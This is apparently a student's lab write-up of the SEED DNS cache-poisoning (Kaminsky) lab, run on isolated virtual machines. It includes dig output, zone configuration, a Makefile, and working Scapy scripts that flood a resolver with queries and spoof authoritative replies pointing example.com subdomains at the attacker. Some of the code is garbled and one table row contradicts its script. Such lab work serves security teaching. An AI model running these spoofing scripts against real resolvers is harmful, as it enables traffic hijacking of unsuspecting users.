

Author: Wong Tin Kit
Student ID: 1003331

IP Mapping

For this lab, I will adhere to the following mapping.

VM	Name	IP
User	SEEDUbuntu	10.0.2.6
Local DNS - Apollo	SeedUbuntu Clone 1	10.0.2.7
Attacker	SeedUbuntu Clone	10.0.2.8

Section 2 Lab Environment Setup Tasks

Task 1: Configure the User VM

```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
# DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 127.0.1.1
[02/16/21]seed@VM:/etc$ sudo resolvconf -u
[02/16/21]seed@VM:/etc$ man resolvconf
[02/16/21]seed@VM:/etc$ [02/16/21]seed@VM:/etc$ dig www.google.com

<>>> DiG 9.10.3-P4-Ubuntu <>> www.google.com
; global options: +cmd
; Got answer:
;-->HEADER-- opcode: QUERY, status: NOERROR, id: 20407
; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 4, ADDITIONAL: 9

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:: udp: 4096
;QUESTION SECTION:
;www.google.com.           IN      A

; ANSWER SECTION:
www.google.com.        300    IN      A      172.217.194.99
www.google.com.        300    IN      A      172.217.194.106
www.google.com.        300    IN      A      172.217.194.105
www.google.com.        300    IN      A      172.217.194.104
www.google.com.        300    IN      A      172.217.194.147
www.google.com.        300    IN      A      172.217.194.103

; AUTHORITY SECTION:
google.com.            172763  IN      NS      ns1.google.com.
google.com.            172763  IN      NS      ns4.google.com.
google.com.            172763  IN      NS      ns3.google.com.
google.com.            172763  IN      NS      ns2.google.com.

; ADDITIONAL SECTION:
ns1.google.com.        172763  IN      A      216.239.32.10
ns1.google.com.        172763  IN      AAAA     2001:4860:4802:32::a
ns2.google.com.        172763  IN      A      216.239.34.10
ns2.google.com.        172763  IN      AAAA     2001:4860:4802:34::a
ns3.google.com.        172763  IN      A      216.239.36.10
ns3.google.com.        172763  IN      AAAA     2001:4860:4802:36::a
ns4.google.com.        172763  IN      A      216.239.38.10
ns4.google.com.        172763  IN      AAAA     2001:4860:4802:38::a

;; Query time: 8 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Feb 16 20:09:41 EST 2021
;; MSG SIZE  rcvd: 387
[02/16/21]seed@VM:/etc$
```

The highlighted line in the following **dig** command **dig www.google.com** shows that the local DNS has been properly configured. The highlighted output is as such
;; SERVER: 10.0.2.7#53(10.0.2.7)

Task 2: Configure the Local DNS Server (the Server VM)

Nothing to show.

Task 3: Configure the Attacker VM

<https://docs.oracle.com/en-us/iaas/Content/DNS/Reference/formattingzonefile.htm> was a good read when configuring Attacker VM's zone files.

SEEDUbuntu Clone [Running]

/bin/bash

```
[02/16/21]seed@VM:.../bind$ sudo service bind9 status
● bind9.service - BIND Domain Name Server
  Loaded: loaded (/lib/systemd/system/bind9.service; enabled; vendor preset: enabled)
  Drop-In: /run/systemd/generator/bind9.service.d
            └─50-insserv.conf-$named.conf
    Active: active (running) since Tue 2021-02-16 21:42:31 EST; 3s ago
      Docs: man:named(8)
   Process: 3115 ExecStop=/usr/sbin/rndc stop (code=exited, status=0/SUCCESS)
 Main PID: 3120 (named)
    CGroup: /system.slice/bind9.service
              └─3120 /usr/sbin/named -f -u bind

Feb 16 21:42:31 VM named[3120]: managed-keys-zone: loaded serial 0
Feb 16 21:42:31 VM named[3120]: zone 0.in-addr.arpa/IN: loaded serial 1
Feb 16 21:42:31 VM named[3120]: zone example.com/IN: loaded serial 2008111001
Feb 16 21:42:31 VM named[3120]: zone localhost/IN: loaded serial 2
Feb 16 21:42:31 VM named[3120]: zone 127.in-addr.arpa/IN: loaded serial 1
Feb 16 21:42:31 VM named[3120]: zone 255.in-addr.arpa/IN: loaded serial 1
Feb 16 21:42:31 VM named[3120]: zone tinkit.com/IN: loaded serial 2008111001
Feb 16 21:42:31 VM named[3120]: all zones loaded
Feb 16 21:42:31 VM named[3120]: running
Feb 16 21:42:31 VM named[3120]: zone example.com/IN: sending notifies (serial 2008111001)
[02/16/21]seed@VM:.../bind$
```

With the above image, we see that the attacker VM has set up the zones with my name and restarted the bind9 DNS server.


Task 4: Testing the Setup

Get the IP address of ns.tinkit.com.

```
[02/16/21]seed@VM:~/bind$ hostname -I  
10.0.2.6  
[02/16/21]seed@VM:~/bind$ dig ns.tinkit.com  
;; global options: +cmd  
;; Got answer:  
;; >>HEADER:<> opcode: QUERY, status: NOERROR, id: 16523  
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 13, ADDITIONAL: 27  
;; OPT PSEUDOSECTION:  
; EDNS: version: 0, flags: udp: 4096  
; QUESTION SECTION:  
ns.tinkit.com. IN A  
;; ANSWER SECTION:  
ns.tinkit.com. 259077 IN A 10.0.2.8  
;; AUTHORITY SECTION:  
com. 168634 IN NS a.gtld-servers.net.  
com. 168634 IN NS l.gtld-servers.net.  
com. 168634 IN NS f.gtld-servers.net.  
com. 168634 IN NS g.gtld-servers.net.  
com. 168634 IN NS k.gtld-servers.net.  
com. 168634 IN NS b.gtld-servers.net.  
com. 168634 IN NS g.gtld-servers.net.  
com. 168634 IN NS m.gtld-servers.net.  
com. 168634 IN NS d.gtld-servers.net.  
com. 168634 IN NS i.gtld-servers.net.  
com. 168634 IN NS j.gtld-servers.net.  
com. 168634 IN NS e.gtld-servers.net.  
;; ADDITIONAL SECTION:  
a.gtld-servers.net. 168634 IN A 192.5.6.20  
a.gtld-servers.net. 168634 IN AAAA 2001:503:a82e::2:30  
b.gtld-servers.net. 168634 IN A 192.33.14.30  
b.gtld-servers.net. 168634 IN AAAA 2001:503:231d::2:30  
c.gtld-servers.net. 168634 IN A 192.36.11.30  
c.gtld-servers.net. 168634 IN AAAA 2001:503:830b::30  
d.gtld-servers.net. 168634 IN A 192.31.80.30  
d.gtld-servers.net. 168634 IN AAAA 2001:500:856e::30  
e.gtld-servers.net. 168634 IN A 192.12.94.30  
e.gtld-servers.net. 168634 IN AAAA 2001:500:8561::30  
f.gtld-servers.net. 168634 IN A 192.35.51.30  
f.gtld-servers.net. 168634 IN AAAA 2001:503:d414::30  
g.gtld-servers.net. 168634 IN A 192.42.93.30  
g.gtld-servers.net. 168634 IN AAAA 2001:503:853e::30  
h.gtld-servers.net. 168634 IN A 192.54.112.30  
h.gtld-servers.net. 168634 IN AAAA 2001:502:8cc::30  
i.gtld-servers.net. 168634 IN A 192.43.172.30  
i.gtld-servers.net. 168634 IN AAAA 2001:502:8cc1::30  
j.gtld-servers.net. 168634 IN A 192.48.79.30  
j.gtld-servers.net. 168634 IN AAAA 2001:502:7094::30
```


The command **dig ns.tinkit.com** was run on the User VM of the IP address **10.0.2.6**. We see the answer came from **tinkit.com.zone** file in the Answer Section (highlighted box).

Get the IP address of www.example.com.



```
[02/16/21]seed@VM:~/bind$ dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->HEADER: opcode: QUERY, status: NOERROR, id: 16487
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 5
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;www.example.com.           IN      A          93.184.216.34
;; ANSWER SECTION:
www.example.com.     86321   IN      A          93.184.216.34
;; AUTHORITY SECTION:
example.com.        172720   IN      NS       b.iana-servers.net.
example.com.        172720   IN      NS       a.iana-servers.net.
;; ADDITIONAL SECTION:
a.iana-servers.net. 1721    IN      A          199.43.135.53
a.iana-servers.net. 1721    IN      AAAA     2001:500:8f::53
b.iana-servers.net. 1721    IN      A          199.43.133.53
b.iana-servers.net. 1721    IN      AAAA     2001:500:8d::53
;; Query time: 0 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Tue Feb 16 21:54:05 EST 2021
;; MSG SIZE rcvd: 196
[02/16/21]seed@VM:~/bind$
```

The above image shows the output of querying **example.com's** official nameserver. We can be sure because of the public IP address returned in the answer section.




```
[02/18/21]seed@VM:~$ dig @ns.tinkit.com www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> @ns.tinkit.com www.example.com
;; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER: opcode: QUERY, status: NOERROR, id: 3519
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A
;; ANSWER SECTION:
www.example.com.     259200   IN      A          10.0.2.8
;; AUTHORITY SECTION:
example.com.        259200   IN      NS       ns.tinkit.com.
;; ADDITIONAL SECTION:
ns.tinkit.com.      259200   IN      A          10.0.2.8
;; Query time: 0 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Thu Feb 18 11:02:23 EST 2021
;; MSG SIZE rcvd: 100
[02/18/21]seed@VM:~$
```

When sending the query directly to ***ns.tinkit.com***, the above image shows the ANSWER section mapping **www.example.com** to ***10.0.2.8*** instead of the authentic IP address.

Section 3 The Attack Tasks


Task 4: Construct DNS request



We can see in the above image where a DNS request is made from the ***10.0.2.8*** attacker to ***10.0.2.7*** - Apollo (Local DNS Server) in this first highlighted box. Apollo then sends its own DNS query to the DNS Root Server at ***192.5.5.241*** as seen in the second highlighted box. After a while, the DNS Root Server returns a DNS Response Message, and we can be sure it is for this particular DNS Query as both the DNS Response and Query Message share the same Transaction ID of ***0x2134***.

We can be sure that the attack script works as this pattern of sending out DNS queries from the local DNS Servers to the Root DNS Server as well as getting the corresponding DNS Response is seen in the above image. The DNS Responses as well as newer DNS Queries are in the later

parts of the wireshark capture.



The screenshot shows a terminal window titled "SEEDUbuntu Clone [Running]" with two tabs open, both labeled "/bin/bash". The code in the terminal is as follows:

```
#!/usr/bin/python3
from scapy.all import *
import sys
from string import ascii_lowercase
from itertools import product

if len(sys.argv) > 3:
    sys.exit("Usage: sudo python3 sec3-task4.py [LOCALDNS IP] [SRC IP]")

LOCALDNS=sys.argv[1]
SRCIP  =sys.argv[2]


NAMES = [''.join(i) for i in product(ascii_lowercase, repeat = 3)]

for NAME in NAMES:
    try:
        Qdsec  = DNSQR(qname="{}.{}.example.com".format(NAME))
        dns   = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, ar
        count=0, qd=Qdsec)
        ip = IP(dst=LOCALDNS, src=SRCIP)
        udp = UDP(dport= 53, chksum=0)
        request = ip/udp/dns
        send(request)
    except Exception as e:
        print(e)
```

The terminal window has a standard Linux desktop interface with icons on the left and a status bar at the top right showing the date and time.

The above image shows the code used by the attacker to automate the DNS queries for Apollo. We use the script with the following command ***sudo python3 sec3-task4.py 10.0.2.7 10.0.2.8***. We first generate all possible combinations (17576) of a 3 character string and store it as a list called ***NAMES***. After which, we create DNS Query Packets by changing the ***qname*** field in ***DNSQR*** with the different combinations of ***NAMES***. Upon receiving a different hostname, Apollo will continue to send out DNS Queries for each of them as long as they are not in the DNS Cache.

Task 5: Spoof DNS Replies



We run the attack script which sends multiple spoofed DNS Responses to Apollo. The above image is a wireshark capture of such spoofed packets. The highlighted DNS Response maps the hostname **awk.example.com** to the attacker IP address of **10.0.2.8** instead of the legitimate IP address which should be none since the hostname does not exist.

The screenshot shows a desktop environment with a terminal window titled "SEEDUbuntu Clone [Running]". The terminal window has three tabs, all labeled "/bin/bash". The code in the terminal is a Python script named sec3-task5.py, which generates DNS spoofed responses. The script imports scapy.all, sys, string, and itertools. It checks if there are more than 4 arguments and exits if true. It then defines LOCALDNS, NSIP, and ATKIP as command-line arguments. It creates a list of NAMES consisting of all 3-letter combinations of lowercase ASCII characters. It then loops through each name, creating a DNS response packet with type 'A' and TTL 259200. It also includes an NS record and a DNSSEC record. The packet is then sent to the LOCALDNS port 33333. The script uses scapy's IP, UDP, and DNS layers.

```

#!/usr/bin/python3
from scapy.all import *
import sys
from string import ascii_lowercase
from itertools import product

if len(sys.argv) > 4:
    sys.exit("Usage: sudo python3 sec3-task5.py [LOCALDNS IP] [NS IP] [Attacker IP]")

LOCALDNS=sys.argv[1]
NSIP    =sys.argv[2]
ATKIP   =sys.argv[3]

NAMES = [''.join(i) for i in product(ascii_lowercase, repeat = 3)]
domain = 'example.com'
ns     = 'a.iana-servers.net.'

for name in NAMES:
    name   = name + '.example.com'
    Qdsec  = DNSQR(qname=name)
    Anssec = DNSRR(rrname=name,  type='A', rdata=ATKIP, ttl=259200)
    NSsec  = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
    dns    = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
                 qdcount=1, ancount=1, nscount=1, arcount=0,
                 qd=Qdsec, an=Anssec, ns=NSsec)

    ip     = IP(dst=LOCALDNS, src=NSIP)
    udp   = UDP(dport=33333, chksum=0)
    reply = ip/udp/dns
    send(reply)

```

The above image shows the attacker script **sec3-task5.py**. It first creates a list of all combinations of 3 letter words and stores it to the variable **NAMES**. For each variation of hostname (ie. abc.example.com), we create a spoofed DNS Response Packet. It will be sent to the DNS Query Source Port of **33333**, which is the destination port that we fixed with configuring Apollo because the legitimate DNS Response would be sent to this exact port on Apollo. Below is a table detailing the fields of the Packet and reason for doing so.

DNS(aa=1)	Setting aa (Authoritative Answer) bit to 1 specifies that the responding name server is an authority for the domain name in question section.
DNS(id=0xAAAA)	Doesn't matter what value we choose as this Transaction ID is what we hope to match when Apollo sends out DNS Queries to the Root DNS Server.


DNS(rd=1)	This bit directs the name server to pursue the query recursively.
DNS(qr=1)	Qr bit set to 1 to indicate a DNS Response Packet.
DNS(qdcount=1)	Setting qdcount=1 specifies only 1 entry in the Question Section which is true for each of our DNS Query (***.example.com)
DNS(ancount=1)	Setting ancount=1 specifies 1 resource record in the answer section. In this case, it maps ***.example.com to the attacker IP 10.0.2.8 .
DNS(nscount=1)	Setting nscount=1 specifies 1 nameserver resource record in the authority records section. In our case, we mention the www.example.com 's actual NS, which is a.iana-servers.net. b.iana-servers.net. Is another legitimate nameserver for example.com but the former is sufficient for our use case.
DNS(arcount=0)	Setting arcount=0 specifies the number of resource records in the additional records section. Since we only need to match a DNS Query (with the Transaction ID) and provide the IP-hostname mapping, we do not need to provide additional resource records.
DNS(qd=Qdsec) Qdsec=DNSQR(qname=name)	This is the question section, where specify the question ***.example.com in a DNSQR Field.
DNS(an=Anssec) Anssec = DNSRR(rrname=name, type='A', rdata=ATKIP, ttl=259200)	This is the answer section, where we specify the answer with a DNSRR Field. In this field, we assign rrname to be the question ***.example.com , type to be 'A', rdata to attacker IP (10.0.2.8) and a sufficiently long ttl.
DNS(ns=NSsec) NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)	This the NS section where we map the domain example.com to the Nameserver specified in the rdata field. In this case, it is ns.tinkit.com .

Task 6: Launch the Kaminsky Attack.

I created a Makefile for your convenience. Follow the following commands to generate DNS Query, Response binary files as well as executable **attack.c**. Run this on the Attacker VM.

1. ***make clean***
2. ***make***
3. ***make start***
4. ***Enter the total no. of DNS Queries sent by script. (ps. I used 1000 so I don't need to keep trying.)***

Below is the image of the Makefile.



The screenshot shows a terminal window titled "SEEDUbuntu Clone [Running]" with a blue header bar. The window title is "SEEDUbuntu Clone [Running]". The terminal window has a dark grey background and a light grey border. The window icon is a white terminal icon. The window frame includes standard OS X-style buttons (red, yellow, green) and a menu bar with icons for battery, signal, volume, and time (5:27 AM). The terminal window itself has a dark grey header bar with the path "/bin/bash" and the title "bin/bash". The main area of the terminal shows the content of a Makefile:

```
#!/bin/bash
build:
    gcc -Wall attack.c -o attack
    sudo python3 generate_dns_request.py
    sudo python3 generate_dns_reply.py

start:
    sudo ./attack

clean:
    rm ip_resp.bin ip_req.bin attack
```

The Makefile defines three targets: "build", "start", and "clean". The "build" target compiles "attack.c" into "attack" and runs two Python scripts to generate DNS request and reply files. The "start" target runs the compiled "attack" program with superuser privileges. The "clean" target removes the generated binary files and the executable. The status bar at the bottom of the terminal window shows the file name "Makefile" and line counts "11L, 189C". The bottom right corner of the window frame shows the text "1,1" and "All".

